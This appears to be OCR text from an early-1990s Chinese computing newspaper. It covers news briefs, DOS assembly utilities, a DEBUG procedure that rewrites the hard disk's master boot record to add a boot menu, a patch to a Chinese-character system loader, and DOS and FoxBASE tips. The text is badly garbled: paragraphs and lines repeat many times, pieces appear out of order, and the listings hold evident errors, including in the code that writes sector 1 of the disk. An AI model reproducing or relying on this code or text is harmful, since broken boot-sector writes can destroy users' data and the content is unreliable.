刘德超表示，将认真听取大家的意见，不断改进工作，为软件界人士提供更好的服务。

会上，软件报南京联络站站长刘德超向与会者通报了软件报的发展情况，并对联络站的工作进行了部署。

与会者对软件报的发展表示支持，并提出了许多宝贵的意见和建议。

刘德超表示，将认真听取大家的意见，不断改进工作，为软件界人士提供更好的服务。

会上，软件报南京联络站站长刘德超向与会者通报了软件报的发展情况，并对联络站的工作进行了部署。

与会者对软件报的发展表示支持，并提出了许多宝贵的意见和建议。

刘德超表示，将认真听取大家的意见，不断改进工作，为软件界人士提供更好的服务。

会上，软件报南京联络站站长刘德超向与会者通报了软件报的发展情况，并对联络站的工作进行了部署。

与会者对软件报的发展表示支持，并提出了许多宝贵的意见和建议。

刘德超表示，将认真听取大家的意见，不断改进工作，为软件界人士提供更好的服务。

会上，软件报南京联络站站长刘德超向与会者通报了软件报的发展情况，并对联络站的工作进行了部署。

与会者对软件报的发展表示支持，并提出了许多宝贵的意见和建议。

刘德超表示，将认真听取大家的意见，不断改进工作，为软件界人士提供更好的服务。

会上，软件报南京联络站站长刘德超向与会者通报了软件报的发展情况，并对联络站的工作进行了部署。

与会者对软件报的发展表示支持，并提出了许多宝贵的意见和建议。

刘德超表示，将认真听取大家的意见，不断改进工作，为软件界人士提供更好的服务。

会上，软件报南京联络站站长刘德超向与会者通报了软件报的发展情况，并对联络站的工作进行了部署。

与会者对软件报的发展表示支持，并提出了许多宝贵的意见和建议。

刘德超表示，将认真听取大家的意见，不断改进工作，为软件界人士提供更好的服务。

会上，软件报南京联络站站长刘德超向与会者通报了软件报的发展情况，并对联络站的工作进行了部署。

与会者对软件报的发展表示支持，并提出了许多宝贵的意见和建议。

刘德超表示，将认真听取大家的意见，不断改进工作，为软件界人士提供更好的服务。

会上，软件报南京联络站站长刘德超向与会者通报了软件报的发展情况，并对联络站的工作进行了部署。

与会者对软件报的发展表示支持，并提出了许多宝贵的意见和建议。

刘德超表示，将认真听取大家的意见，不断改进工作，为软件界人士提供更好的服务。

会上，软件报南京联络站站长刘德超向与会者通报了软件报的发展情况，并对联络站的工作进行了部署。

与会者对软件报的发展表示支持，并提出了许多宝贵的意见和建议。

刘德超表示，将认真听取大家的意见，不断改进工作，为软件界人士提供更好的服务。

会上，软件报南京联络站站长刘德超向与会者通报了软件报的发展情况，并对联络站的工作进行了部署。

与会者对软件报的发展表示支持，并提出了许多宝贵的意见和建议。

刘德超表示，将认真听取大家的意见，不断改进工作，为软件界人士提供更好的服务。

会上，软件报南京联络站站长刘德超向与会者通报了软件报的发展情况，并对联络站的工作进行了部署。

与会者对软件报的发展表示支持，并提出了许多宝贵的意见和建议。

刘德超表示，将认真听取大家的意见，不断改进工作，为软件界人士提供更好的服务。

王选当选第三世界科学院院士

(本报北京讯)正当春暖花开时节，

传来喜讯，北京大学王选教授日前

当选为第三世界科学院院士。这是

对他几十年来在计算机与电子出版

系统领域中所作出的贡献的褒奖。

▲“塔台辅助指挥系统”获三等奖

(本报北京讯)中国人民解放军第二飞行学

院等单位研制的“塔台辅助指挥系统”

“软件”获得全军科技进步三等奖。

该软件的独到之处在于，突破了前

期常用的单用户、单任务个人微机

的限制，使IBMPC/XT微机具备了后

台并行处理能力，为扩大众多的个人

低档微机的应用领域走出了新路。

(晋苏)

短讯

▲棉纤维测试仪器用袖珍

机处理方便迅速 新疆棉纤维

检测测试所用PC-1500袖珍

机就地对棉纤维测试数据进行

处理，取得了很好的经济效益。

他们编制了三个程序，

罗戈丝棉纤维强度处理程

序；棉纤维强度中段级数程

序；棉纤维强度中段级数程

序；棉纤维强度中段级数程

序；棉纤维强度中段级数程

序；棉纤维强度中段级数程

序；棉纤维强度中段级数程

序；棉纤维强度中段级数程

序；棉纤维强度中段级数程

序；棉纤维强度中段级数程

序；棉纤维强度中段级数程

序；棉纤维强度中段级数程

序；棉纤维强度中段级数程

序；棉纤维强度中段级数程

序；棉纤维强度中段级数程

序；棉纤维强度中段级数程

序；棉纤维强度中段级数程

序；棉纤维强度中段级数程

序；棉纤维强度中段级数程

序；棉纤维强度中段级数程

序；棉纤维强度中段级数程

序；棉纤维强度中段级数程

序；棉纤维强度中段级数程

序；棉纤维强度中段级数程

序；棉纤维强度中段级数程

序；棉纤维强度中段级数程

序；棉纤维强度中段级数程

序；棉纤维强度中段级数程

新天地

要经过相当一段时间，但

可以相信，它是成功的，因

为，Microsoft的财力足以

支持NT渡过经受考验的三

年。二、DOS/Window的

用户是NT的天然继承

者，这个数目很大，即使占总数

的百分之十也是一个大数，所以NT在

“用户关”方面很有可能出现奇迹，如

当年推出Window时那样。三、Microsoft在

推动ISV为其NT开发应用软件方面也有

成效。

可以预言，Window NT将成为微型

机领域的主流操作系统之一，对微型

机的技术进步、应用扩大、产业发展起巨

大的推动和促进作用。

本版责任编辑：曹丁

组版编辑：沈舟

天汇标准汉字系统

1.5标准版

网络版

ONLAN/PC专用版

电子科技大学天汇技术开发公司(天汇汉字西南办事处)

电话：(028) 3339312-2587 传真：(028) 3334131-天汇公司

开户行：电子科技大学天汇技术开发公司

开户行：四川省建行支行重邮办

帐号：263016984 邮编：610054

地址：成都建设北路二段四号电子科大十二层院内

中断调用的应用

软件调试包括自编应用程序的调试过程和应用系统程序的使用调试过程,不管是哪一种调试过程,都离不开调试工具软件。然而,目前最常用的调试工具DE-BUG等不具有查找程序使用中断调用的功能,这给程序员宏观调试人员带来了很大的不便,不管其利用何种编程语言编制的程序,都离不开DOS内核中断调用和BIOS中断调用功能。如果我们能对程序分析前能够知道该程序使用了哪些中断调用,对程序的分析会有很大的帮助作用,为此,笔者编制了一个中断过滤器程序,它能将过程中断的中断向量过滤出来并显示在屏幕上。

该程序的主要功能是对提供的应用程序中所使用的中断调用功能进行搜寻,并将搜寻到的中断向量显示在屏幕上,使用户能方便地了解到该程序使用了哪些中断调用功能,及需要对哪些中断调用功能进行动态监视。该程序以COM格式文件编制,只要编译连接后生成COM文件即可使用,其用法如下:

```

FINDINT 程序名
          辽宁 杜巍点
          程序清单:
INTSORT,ASM
CODE SEGMENT
ORG 100H
ASSUME CS,
CODE,DS,CODE
BEGIN JMP START
FLAG DB 00H
HANDLE DW 0000H
SOURNAM DB 32 DUP
(0)
READBUF DB 210 DUP
(0)
WRITEBUF DB 'INT',
0DH,0AH
DATA DB 20H,20H,
H',0DH,0AH

```

```

MESS1 DB 'PARA-MENTER NOT
EXIST!',0DH,0AH,
24H
MESS2 DB 'FILE
OPEN ERROR!',0DH,
0AH,24H
START,PUSH CS
POP DS
XOR CX,CX
Cmp BX,OFFSET
SOURNAM
MOV SI,0000H
MOV CL,[SI]
Cmp CL,01H
JB PARAERR
NEXT0,INC SI
MOV AL,[SI]
Cmp AL,20H
JNE NEXT1
LOOP NEXT0
JMP PARAERR
NEXT1,MOV AL,[SI]
Cmp AL,20H
JZ PARAERR
MOV [BX],AL
INC BX
INC SI
LOOP NEXT1
OPEN, MOV AX,
3D00H
MOV DX,OFFSET
SOURNAM
INT 21H
JNB NEXT2
MOV DX,OFFSET
MESS2
JMP SCREEN
PARAERR,MOV DX,
OFFSET MESS1
SCREEN,MOV AH,09H
INT 21H
EXIT,MOV AH,4CH
INT 21H
NEXT2,MOV HAN-DLE,AX
CLD
MOV AH,40H
MOV BX,0001H
MOV CX,0005H
MOV DX,OFFSET
WRITEBUF
INT 21H
NEXT3, CALL
READ
LOOPX,CMP BYTE
PTR[SI],0CDH
JE NEXT4
INC SI
LOOP LOOPX
CMP BYTE
PTR FLAG[0],01H
JE EXIT1
JMP NEXT3
NEXT4,INC SI
DEC CX
Cmp CX,00H

```

目前,最普遍的是在一台硬盘上划分两个分区,分别安装DOS系统和XENIX操作系统。根据硬盘的引导原理,在同一时刻只能有一个分区处于活动状态,该分区被称作活动分区。

现在假设XENIX分区为活动分区,则在开机或启动时,屏幕上会自动出现一个引导提示符XENIX System V Boot

此时,如果想使用XENIX操作系统,只需直接打回车键或等待一会儿,计算机就会自动引导XENIX操作系统,如果出现引导提示符,不想引导XENIX系统,而想使用DOS操作系统,则只需键入DOS回车,即可进入DOS操作系统。

再假设DOS分区为活动分区,而此时又想使用XENIX系统,则只好先启动DOS操作系统,在DOS操作系统环境下使用DOS系统提供的硬盘管理程序FDISK,选择第二项来改变活动分区为XENIX分区,从而将XENIX分区激活,然后再启动,便可重新引导XENIX操作系统。

```

JNE NEXT5
CALL READ
NEXT5,MOV AL,[SI]
MOV AH,AL
CALL HEXBED
PUSH CX
MOV BX,01H
MOV CX,05H
MOV DX,OFFSET
DATA
MOV AH,40H
INT 21H
POP CX
JMP LOOPX
EXIT1,MOV BX,HAN-DLE
MOV AH,3EH
INT 21H
JMP EXIT
READ,PROC NEAR
MOV BX,HANDLE
MOV CX,200
MOV DX,OFFSET
READBUF
MOV AH,3FH
INT 21H
MOV SI,OFFSET
READBUF
MOV CX,AX
Cmp AX,200
JE READEND

```

活,然后再启动,便可重新引导XENIX操作系统。从前面的分析中看到,对于熟悉FDISK命令的人来说,使用该命令来改变活动分区当然不会有太大问题,但是,对一般的操作人员来说,使用FDISK命令将面临误删数据分区而导致丢失数据的危险,并且每次改变活动分区时都要先引导DOS操作系统,然后进入FDISK改变活动分区,再

退出,再重新启动,方可达到的目的,即使对熟练的操作人员来说,也显得过于繁琐,浪费时间,那么,有没有既安全可靠,又简便易行的方法,用来改变活动分区呢?有!下面就来介绍一下笔者所使用的方法。

众所周知,硬盘在低级格式化时,由低级格式化程序在硬盘的0磁头0柱面第1扇区上建立了一个512字节的记录,该记录被称作主引导记录,该主引导记录由240字节的主引

```

MOV BYTE PTR
FLAG[0],01H
READEND,RET
READ ENDP
HEXBED PROC NEAR
PUSH CX
AND AH,0FH
CMP AH,0AH
JB NOTADD1
ADD AH,07H
NOTADD1,ADD AH,
30H
AND AL,0F6H
MOV CL,04H
SHR AL,CL
Cmp AL,0AH
JB NOTADD2
ADD AL,07H
NOTADD2,ADD AL,
30H
MOV WORD PTR
DATA[0],AX
POP CX
RET
HEXBED ENDP
CODE ENDS
END BEGIN

```

示该分区为一活动分区,若该值为00H,则表示该分区为一非活动分区。在任一时刻只能有一个活动分区存在,因此,通过编写一段程序来修改"主引导记录"的值,即可完成改变活动分区的任务。笔者采用的方法不修改主引导记录,利用主引导记录中的206字节的全0字节来达到自动改变活动分区的目的,具体操作的程序附后。

经过笔者所介绍的方法处理后,硬盘就具备了自动改变活动分区的功能,任何情况下,用户只要用硬盘启动您的计算机,很快就会在屏幕上出现一个选择菜单(菜单形成附后),此时,用户可根据需要,选择其中任一操作

系统启动,如果用户要从一个操作系统转入另一个操作系统中操作,不必使用FDISK命令或其他方法,只要重新启动,从菜单中选择另一个操作系统启动即可。

处理程序:

```

A>DEBUG
-A100
XXXX,0100 MOV AH,0
MOV DL,80
INT 13
MOV BX,600
MOV DX,80
MOV CX,1
MOV AX,201
INT 13
JC 100
INT 3
-G=100
-E111 03
-E6B 0D 0A 20 20 C9 CD
CD CD CD CD CD CD
BB
-E6EC 0D 0A 20 20

```

如果您硬盘上安装了一个以上的操作系统,可以参照本程序进行处理,其原理完全一样。

□西安 杨捷

```

BA 20 44 F5 53 20 20
C4 1A 20 31 20 BA
-E6FD 0D 0A 20 20
BA 20 58 45 4E 49 58
C4 1A 20 32 20 BA
-E70E 0D 0A 20 20 C8
CD CD CD CD CD CD CD
CD CD CD CD CD
-E71F 0D 0A 20 20 50
6C 65 61 73 65 20 63 68
6F 69 63 65 3A 00
-AE18
XXXX,0618 JMP 0000,
0750
-A750

```

自动改变硬盘活动分区的方法

示该分区为一活动分区,若该值为00H,则表示该分区为一非活动分区。在任一时刻只能有一个活动分区存在,因此,通过编写一段程序来修改"主引导记录"的值,即可完成改变活动分区的任务。笔者采用的方法不修改主引导记录,利用主引导记录中的206字节的全0字节来达到自动改变活动分区的目的,具体操作的程序附后。

经过笔者所介绍的方法处理后,硬盘就具备了自动改变活动分区的功能,任何情况下,用户只要用硬盘启动您的计算机,很快就会在屏幕上出现一个选择菜单(菜单形成附后),此时,用户可根据需要,选择其中任一操作

```

XXXX,0750 MOV SI,06DB
XXXX,0753 LODSB
XXXX,0754 Cmp AL,00
XXXX,0755 JZ 0763
XXXX,0755 PUSH SI
XXXX,0759 MOV BX,0007
XXXX,075C MOV AH,0E
XXXX,075E INT 10
XXXX,0760 POP SI
XXXX,0761 JMP 0753
XXXX,0763 MOV AH,00
XXXX,0765 INT 16
XXXX,0767 Cmp AH,02
XXXX,0769 JZ 0773
XXXX,076B Cmp AH,03
XXXX,076D JZ 077F
XXXX,076F JNZ 0763
XXXX,0773 MOV BYTE
PTR[077C],80
XXXX,0778 MOV BYTE
PTR[077C],00
XXXX,077D JMP 0789
XXXX,077F MOV BYTE
PTR[077E],80
XXXX,0784 MOV BYTE
PTR[077E],80
XXXX,0788 MOV AH,00
XXXX,078B MOV DL,80
XXXX,078D INT 13
XXXX,078F MOV BX,0600
XXXX,0792 MOV DX,0080
XXXX,0795 MOV CX,0001
XXXX,0798 MN AX,0301
XXXX,079A INT 13
XXXX,079C JC 0789
XXXX,079E JMP 0000,
061D
-G=100
-E111 03
-E6B 0D 0A 20 20 C9 CD
CD CD CD CD CD CD
BB
-E6EC 0D 0A 20 20

```

AutoCAD提供的目标选择和目标捕捉方式有好几种,如果我们不对它们进行了解并使用起来的话,真可谓是对它们"资源"的大浪费了

一、目标的选择

AutoCAD的许多编辑与修改命令都要读者为其指明所要进行操作的实体,这些实体就是图形的"实体",可供选择的实体被称为"选择集",在选择集中可以加入一个新的目标或移走其中的一些目标,当屏幕上出现提示"Select object,"时,就表明AutoCAD需要一个选择集,此时,屏幕上的"十字光标"将变成一个"方框"光标(其大小可以由PECKBOX系统变量控制),此时就可以通过键盘输入或者使用指定设备从屏幕菜单中指定目标选择方式,使用12.0版的读者如果按下鼠标器中间的键,屏幕将在当前光标所在位置弹出一个选择框来指定,可以使用目标选择方式如下:

1. A point(定点)

读者指明一个"点"后,AutoCAD将立即扫描当前图形,搜索并且选择穿过该点的实体,其"点"的指明可以使用键盘输入一个绝对坐标或者相对坐标值,也可以使用"定标"设备将"方框"锁定在目标上来指定。
2. M (Multiple多点)

"多点"选择使用的一次输入一组坐标"点",让AutoCAD同时对这些点进行搜索,选择穿过这些点的实体,这种方式还可以在实体与实体间的相交处"定标"两次来选择两个目标。
3. L(Last上一个)

这种方式的使用将使得AutoCAD为当前的选择

引用上一次选择的目標,在构造一个特殊的选择集时,无论用"L"回答多少次"Select object,"提示,都将只指定一个目标。

4. P(Previous前一个)

使用"P"来回答"Select object,"提示,可以指定当前的选择为引用这以前的最后选择集,读者欲对同一个目标进行多种编辑操作的时候,使用这种方式将把操作变得容易多了,建立了一个选择集可以使用"SELECT"命令,一旦建立起了一个选择集就可以使用"P"选择方式,注意,把目标从图形中删去(擦除),可能会使"前一个"选择集变为"空"。

5. W (Window窗口)

该方式通过第一个角点(First corner)和另一个角点(Other corner)在屏幕上定出一个方框(窗口),它所"围"住的区域中的实体将被选中,注意,对于不是全部窗口"围"住的实体,"W"方式将不予理睬。
6. C (Crossing交叉窗口)

这种方式与"W"方式的功用相类似,所不同的是它不但选择被窗口"围"住的实体,也选择与窗口边界相交的实体,也就是说只要实体的一小部分"露"在窗口中就会被选择到。
7. BOX(选择框)

选择这一种方式没有缩写字,使用时,AutoCAD根据读者在屏幕上给出两个上述角点的位置不同,将用"Window"或者"Crossing"选择方式,如果第二个

角点在第一个角点的右边,则为"Window",反之则为"Crossing"。

8. AU (Auto自动选择)

这个选择方式的缩写字为,AU,其选择结果视屏幕上选择而定,如果是单个目标定标选择,该目标即为自动选择的结果,如果指定的"点"在屏幕上空白处而未有目标被选择到,AutoCAD将把所指定的点视作上述"BOX"方式的第一个角点,读者可以再次按上述内容指定第二个角点,以便使用"Window"或者"Crossing"选择方式。
9. SI (Single单一选择)

这个选择项用于对目标做单一地选择,选择完后将中止"Select object,"提示序列,返回由后继选择项中的第一个目标。
10. A (Add添加)

这个选择项将把一个选择目标加入选择集,目标选择操作是由该项开始的,也就是说任何最新指定的目标都将被加入到选择集里去。
11. R (Remove移走)

选择这一项后"Select object,"提示将变成"Remove object,"处于这种方式时,就可以从选择集中移去目标。
12. U (Undo取消)

该选择项用于取消加入选择集的目标,它允许一步一步地回退在选择集中所做的操作,每"退"一步就把最近加入选择集的目标移走。

改进2.13H中的字库安装功能

2.13H具有独特的特显功能,完善的汉字打印系统、灵活的子库安装以及组合式的程序设计等优点,成为国内最常用的汉字系统之一,但其使用的显示子库只有一种简体字库(HZK16)。要使用繁体字库只能换用相应大小、区位配置的繁体字库代换简体字库(HZK16)。两种字库不能以同一文件名共存,需要转换时,必须在启动2.13H前施行令人不愉快的换名操作,甚感繁琐。

其次,给2.13H增加这样一个功能并不难,实现方法如下:

一、原理

首先将2.13H所在目录中的字库文件HZK16换为HZKSJ为简体字库,然后,拷贝一个16点阵繁体字库到2.13H所在目录中,并换名为HZKSF为繁体字库。但要注意,2.13H使用的HZK16有87个区,1-15区为图形符号区和空白区,汉字从第16区开始,字库总长度为261696字节,所以,所选用的繁体字库必须与之相对应,否则会引致汉字显示中的混乱。如果字库结构不对应(如金山汉字系统中的CCLIBF.DOT含81个区,1-9区为图形符号区,汉字从第10区开始)则必须对字库结构进行调整。

其次,使用DEBUG或PC-TOOLS查找2.13H字库安装程序FILEOA.COM、FILE2.COM等中的"HZK16"所在位置,并将其改为HZKSJ。

关键部分是2.13H的字库安装程序再写一段程序,判断命令字参数的指定位置上是否有"F"(或"f")。若有,则在运行时修改程序中的HZKSJ为HZKSF,加载繁体字库,否则,按缺省值

HZKSJ加载简体字库。
2.13H中的字库安装程序都是COM文件,修改和补充工作可在DEBUG下直接进行。下面以FILEOA.COM为例,具体说明第二和第三步的实施方法。

二、实例分析

2.13H中的FILEOA.COM实现显示字库驻留硬盘(C盘),其目的是为用户留出更多的可用内存空间,适应运行大型软件如FOXBASE V2.10等的需要,命令格式为FILEOA AB,为简化起见,这里将原来的两个参数删去,在程序中直接使A=B=2,代替两个参数的是参数"F",用以选择加载字库的类型。由于补充的程序位于程序尾部,只起初始化作用,且比较短,所以不必修改程序运行后的驻留长度,也不用担心会造成内存数据的冲突,实现方法附后,对FILEOA.COM进行以上修改和扩展后,启动2.13H时,如果在FILEOA的后面加参数"F"(或"f"),则自动装入繁体字库(HZKSF),缺省则装入简体字库(HZKSJ),达到了预期目的,格式为:FILEOAF

对其字库安装程序的修改和扩展,可参照上述原理和实例进行,只需注意在对FILE3.COM(读虚拟盘字库)进行修改时,不能把原程序中所使用的参数1(虚拟盘符)删去,而只能采用代换参数2或添加参数3的办法。

□江苏 周成明

附:改进FILEOA.COM的具体操作方法:
C>DEBUG FILEOA.COM
->E 01E4 53 4A;将HZK16改为HZKSJ
-A 0100
CS,0100 JMP 0395;转补充程序

```
CS,0103
-A 0395
CS,0395 CMP BYTE PTR
[0080],2;有命令字参数吗?
CS,039A JB 03AE;没有则转
CS,039C MOV AL,[0082];取
命令字参数1
CS,039F CMP AL,66;是
"F"吗?
CS,03A1 JE 03A9;是则转
CS,03A3 CMP AL,46;是
"F"吗?
CS,03A5 JZ 03A9;是则转
CS,03A7 JMP 03AE;参数不
对,跳转
CS,03A9 MOV BYTE PTR
[01E5],46;改HZKSJ为
HZKSF
CS,03AE MOV AX,0201;执
行原100H的指令
CS,03B1 JMP 0100;转原程序
CS,03B4
-A 0186
CS,0186 MOV AL,32;保留
100个常用字
CS,0189 NOP
CS,0189
-A 01A4
CS,01A4 JMP 01AB;保留内
部词组2K
CS,01A6
-R CX
0294,02B4;修改程序长度
-W;存盘
Writing 002B4 bytes
-Q;退出
```

本版责任编辑:文编
组版编辑:小路

```
在日常微机中,常常会碰到一些需要更换子目录文件名或移动文件的情况,DOS6.0以下的版本中却未提供相应的外部命令,虽然应用现今流行的一些工具软件能够完成这些工作,但毕竟使用起来稍嫌繁琐。为了方便操作,笔者用汇编语言,COM格式文件编写了一般源程序move.asm,其原理是利用DOS中断调用56H,此源程序经编译、链接,再用exe2bin命令转换后,所得到的可执行文件move.com,就可以作为一个DOS外部命令使用。此命令不但可以更换子目录文件名,而且可以移动文件到同一盘上的任意目录下,其格式格式为:
[drive:] [path] move
[path]filename1 [path]filename2
例:move \wps\ move.
asm \masm\ move.
asm;移动文件
move \masm
\asm;更换子目录名
说明:上述格式中各参数都不能省略,且其间至少应空一格。如用户想移动一组文件或子目录,可采用批处理命令或者利用DOS外部命令XCOPY以及利用工具软件等方法,这里就不再赘述。本程序的硬件环境是IBM PC及其兼容机,操作系统是MSDOS或PCDOS2.10以上版本,程序清单附下:
move.asm
code segment
```

为DOS增加一个外部命令MOVE

```
assume cs,code;ds,
code;es,code
org 100h
begin:jmp start
msg db'parameter error!
',24h
start:mov ax,cx
mov ds,ax
mov es,ax
mov di,0080h
xor cx,cx
mov cl,byte ptr [di]
cmp cl,0
js error
xor si,si
mov si,cx
mov byte ptr 81h[si],0
mov al,0
b1:inc di
cmp byte ptr [di],20h
je b2
mov al,1
b12:loop b1
jmp error
b11:mov dx,di
jmp b12
b2:cmp al,0
js b11
mov byte ptr
[di],0
b3:inc di
cmp byte ptr
[di],20h
jne js
jns ps
loop b3
jmp error;以上从
命令行中取出各参数
ps:inc dx
mov ah,56h
int 21h
jne exit
error:mov dx,offset
msg
mov ah,9
int 21h
exit:mov ah,4ch
int 21h
code ends
end begin
□湖北 陈浩
```

天汇标准汉字系统的功能与使用

电子科技大学 曹为礼
西南通信研究所 汪思荣

(四)设置扫屏策略
Tech WaySCS系统对于西文表格符号的识别是智能化的,之所以要对西文制表符进行智能识别,究其原因,是因为西文扩展ASCII码和中文国标内码之间存在本质上的基本冲突,这也是在目前不能100%解决的问题。

从理论上讲,任何单一的智能扫屏技术都不能适应于各种各样的应用场合,因此Tech WaySCS为用户提供了多种可供用户选择的智能扫屏策略,这些策略还可以在程序中编程调用。

在系统设置中,扫屏策略可选择下列之一:

中文优先	100%中文双字,98%表格
表格优先	97%表格,95%中文
纯中文优先	100%中文多字
纯表格优先	100%表格,90%中文

为什么要提供这么多策略供用户选择呢?

主要原因是,有些汉字的编码和一些(半角)表格符对子的合成码相重,也就是说,有些码有二重性,既可以认为是汉字,又可以看成是2个西文制表符。这给处理中文、西文及表格在混在一起的文书带来了极大的困难。Tech WaySCS利用表格符经常有连续性这一特点采用智能方式,根据文书内码的先后关联,来判断一组码究竟应当解释为汉字还是解释为制表符,不同判断的准则(策略)就产生了不同的显示方式,用户可以根据自己不同的应用环境选择合意的扫屏策略。

(五)汉字输入法、排版模块的加载与激活

C:\TECHWAY>WBX<Return>
加载完成后,用<右Shift>键将键盘切换到中文方式,这时提示显示为:Ctrl+F10设置 F1区位 F2拼音 F3五笔字型
根据提示,按<Ctrl+F1>则激活区位码输入法,按<Ctrl+F2>则激活拼音输入法,按<Ctrl+F3>则激活五笔字型输入法。
当一种输入法被激活时,其它已加载的输入法自动转为休眠状态。
5、系统模块
下面所描述的是天汇标准汉字系统的系统模块,所有这些模块一起构成了天汇汉字系统的核心,在这里详细说明这些系统模块的作用和其启动参数的确切含义。
通常,这些系统模块大多数都是由TWAY.BAT自动启动的,利用这些系统模块用户可以实现:
1 加载系统显示字模并为显示启动程序建立连接环境。
2 启动相应的Tech WaySCS屏幕驱动程序。
3 将Tech WaySCS卸载即退出天汇标准汉字系统。
4 vtrint单线矢量显示汉字字库的使用。
在这部分中所讲述的命令参数与参数、命令与参数之间都必须用空格分隔开。
(一)系统启动程序TWAY
命令格式
TWAY[/J|/F|/P]/[M|/E|N]
功能和用途
启动Tech WaySCS并设定汉字字体和显示模式
解释和说明
该程序是一个批处理,首先运行

TECHFONT模块(若第一参数为/P,则首先运行VTRINT再运行TECHFONT)根据汉字字体参数表对相应的汉字显示字模,进而根据显示模式参数,运行相应的显示驱动模块,两种参数的含义如下:
汉字字体参数意义
无 (缺省)简体汉字
/J 简体汉字
/F 繁体汉字
/P 单线矢量简体汉字
显示模式意义
无 自动设置为系统固有方式
/E 强制为VGA方式
/V 强制为EGA方式
/M 强制为MDA方式
举例:
如需要采用EGA方式显示繁体汉字时,操作为:
C:\TECHWAY>TWAY/F/E
这时,若想改变EGA方式为VGE屏幕方式,需再次启动,操作为:
C:\TECHWAY>TWAY/F/V
(二)系统卸载模块QUIT
命令格式
QUIT
功能和用途
退出汉字系统,将汉字系统的有关已驻留内存的模块全部撤出内存。
解释和说明
在命令行提示符出现时,可用键入此命令的方法退出DOS环境。
举例
退出汉字系统,在命令行上键入:
C:\TECHWAY>QUIT
C:\TECHWAY>
后面出现的这一个提示符C:\techway>为DOS提示符,表示已退出汉字系统,回到了DOS环境,此时屏幕上已不能显示任何汉字。
(未完待续)

本报与天光公司联合举办天汇专题讲座(六)

在用 FOXBASE 或 DBASE 开发应用程序时通常都要用到延时程序。

在用 FOXBASE 或 DBASE IV 中可用单行命令 INKEY (N) 来实现精确到秒的延时...



程序充分利用其时间函数 TIME ()，通过 DO WHILE 循环来实现延时控制。

程序首先以 PARASCNE 衔接 DO TIM WITH N,N 参数可在 0 到数据库允许最大数之间。

为了进一步说明 TIM.PRG 的作用，本人还编有一应用实例程序 YTIM.PRG...

为了解决精确延时的时间问题，本人用 DBASE II 的命令编制了一任意时间的延时程序 TIM.PRG...

加快键盘响应速度的程序

为了让键盘能象鼠标一样快速移动光标，这里提供一个小程序供用户参考。

```
XXXX, 0100 B80503 MOV AX, 0305
XXXX, 0103 B80000 MOV BX, 0000
XXXX, 0106 CD16 INT 16
XXXX, 0108 B8004C MOV AX, 4C00
XXXX, 010B CD21 INT 21
```

江苏 张震

```
25. @ 7.33 get t2
26. @ 7.39 get t3
27. read
28. ans = N?
29. @ 8.20 say '输入正确码 (Y/N)?' get ss
30. read
31. @ 8.0
32. if uppe(ss) = 'Y'
33. exit
34. endif
35. enddo
36. mik = val (t1) * 3600 + val (t2) * 60 + val (t3)
37. @ 8.20 say '正在执行延时程序?'
38. ? time()
39. do tim with mik
40. ? time() && 用以验证延时的准确性
41. return
```

四川 陈敬刚

一、故障现象：打印换行后紧接着重打上下行的下半个汉字

故障分析和处理：用 WPS 的打印命令打印时，因用户某时用自定义纸张打印后，未改打印纸类型...

二、用 WPS 打印时，每页的第一项字变形。故障分析与处理：用 WPS 的打印命令打印时，发现换页后...

新疆 黄保举

在中华机上设置口令字


在编制各种应用软件时，有时为保密，需要在程序中设置口令字...

键被按下了，就可以用 PEEK (-16384) - 128 得到刚输入字的 ASCII 码...

显示器维修点滴

显示器维修点滴：用万用表对 X 档测量各开关三极管，发现开机后...

显示器维修点滴：灯亮屏黑，怀疑显像管工作一段时间后，开机指示电压挡测电源高压变压器初级绕组...



图一

4 FOR 命令：通过这条命令可以对 DOS 命令进行重复的执行。其命令格式是：FOR %C IN Set Do Command...

5 GOTO 命令：此命令相当于一般高级语言下的无条件转移命令。把控制权转移到此命令后跟的标号的下一行去执行。

DOS3.3 内外命令的作用 (六)

将，超过者 DOS 将忽略。如果 GOTO 要转到一个不存在的标号，将停止批处理并给出错误信息。

IF [NOT] ERROR LEVEL Number command 或者 IF [NOT] EXIST filename command...

EXIST filename DOS 检测 filename (文件名) 是否存在。如果存在为真。如果 IF 命令中包含有 NOT，则在条件为假时执行后面的 DOS 命令。

8 REM 显示批处理的一些注释信息。格式 REM [Comment] Comment 是你给的一行文字，由它

说明批处理正在做什么。Comment 只有在 ECHO 是 ON 时才能被显示出来。

9 SHIFT 使用此命令，将会使命令行中已给的实参左移一个位置，从而允许在批处理命令中使用多于 10 个可替换的形式参数。

桂林市南国专利电脑部 常年代购磁盘，附送实用软件，资料 2 元。

一、FC

FC是MSDOS的一个外部命令。它可以对两个指定文件进行比较...

岸 峻 冷 涸 的

大家知道,COMP命令只能进行相同长度的文件比较,而且最多只能指示10个字符的不同...

DO

对于重复执行的DOS命令,可以使用FOR...IN...DO循环操作,而不必一条一条地输入命令...

命令格式: 1. FIND [/a] /text file, ext...

命令格式: 1. FOR %变量 IN (表) DO 命令

命令格式: 1. SORT [/r] [/+c] <filename, ext>

命令格式: 1. SORT [/r] / +c <filename, ext>

☆所有不包含指定文本的行

☆所有包含指定文本的行

命令格式: 1. FIND [/a] /text file, ext...

命令格式: 1. FOR %变量 IN (表) DO 命令

命令格式: 1. SORT [/r] / +c <filename, ext>

命令格式: 1. SORT [/r] / +c <filename, ext>

命令格式: 1. SORT [/r] / +c <filename, ext>

命令格式: 1. SORT [/r] / +c <filename, ext>

命令格式: 1. SORT [/r] / +c <filename, ext>

命令格式: 1. SORT [/r] / +c <filename, ext>

示文本文件,当显示完一屏后

显示完一屏后,在屏幕左下角显示More---,直到按任意键后

命令格式: 1. DOS命令 | MORE

命令格式: 1. DOS命令 | MORE

命令格式: 1. DOS命令 | MORE

命令格式: 1. DOS命令 | MORE

命令格式: 1. DOS命令 | MORE

命令格式: 1. DOS命令 | MORE

命令格式: 1. DOS命令 | MORE

命令格式: 1. DOS命令 | MORE

虽然FOXBASE+可以直接运行所有dBASE

虽然FOXBASE+可以直接运行所有dBASE PLUS原始程序(.PRG)文件

命令格式: 1. SORT [/r] / +c <filename, ext>

命令格式: 1. SORT [/r] / +c <filename, ext>

命令格式: 1. SORT [/r] / +c <filename, ext>

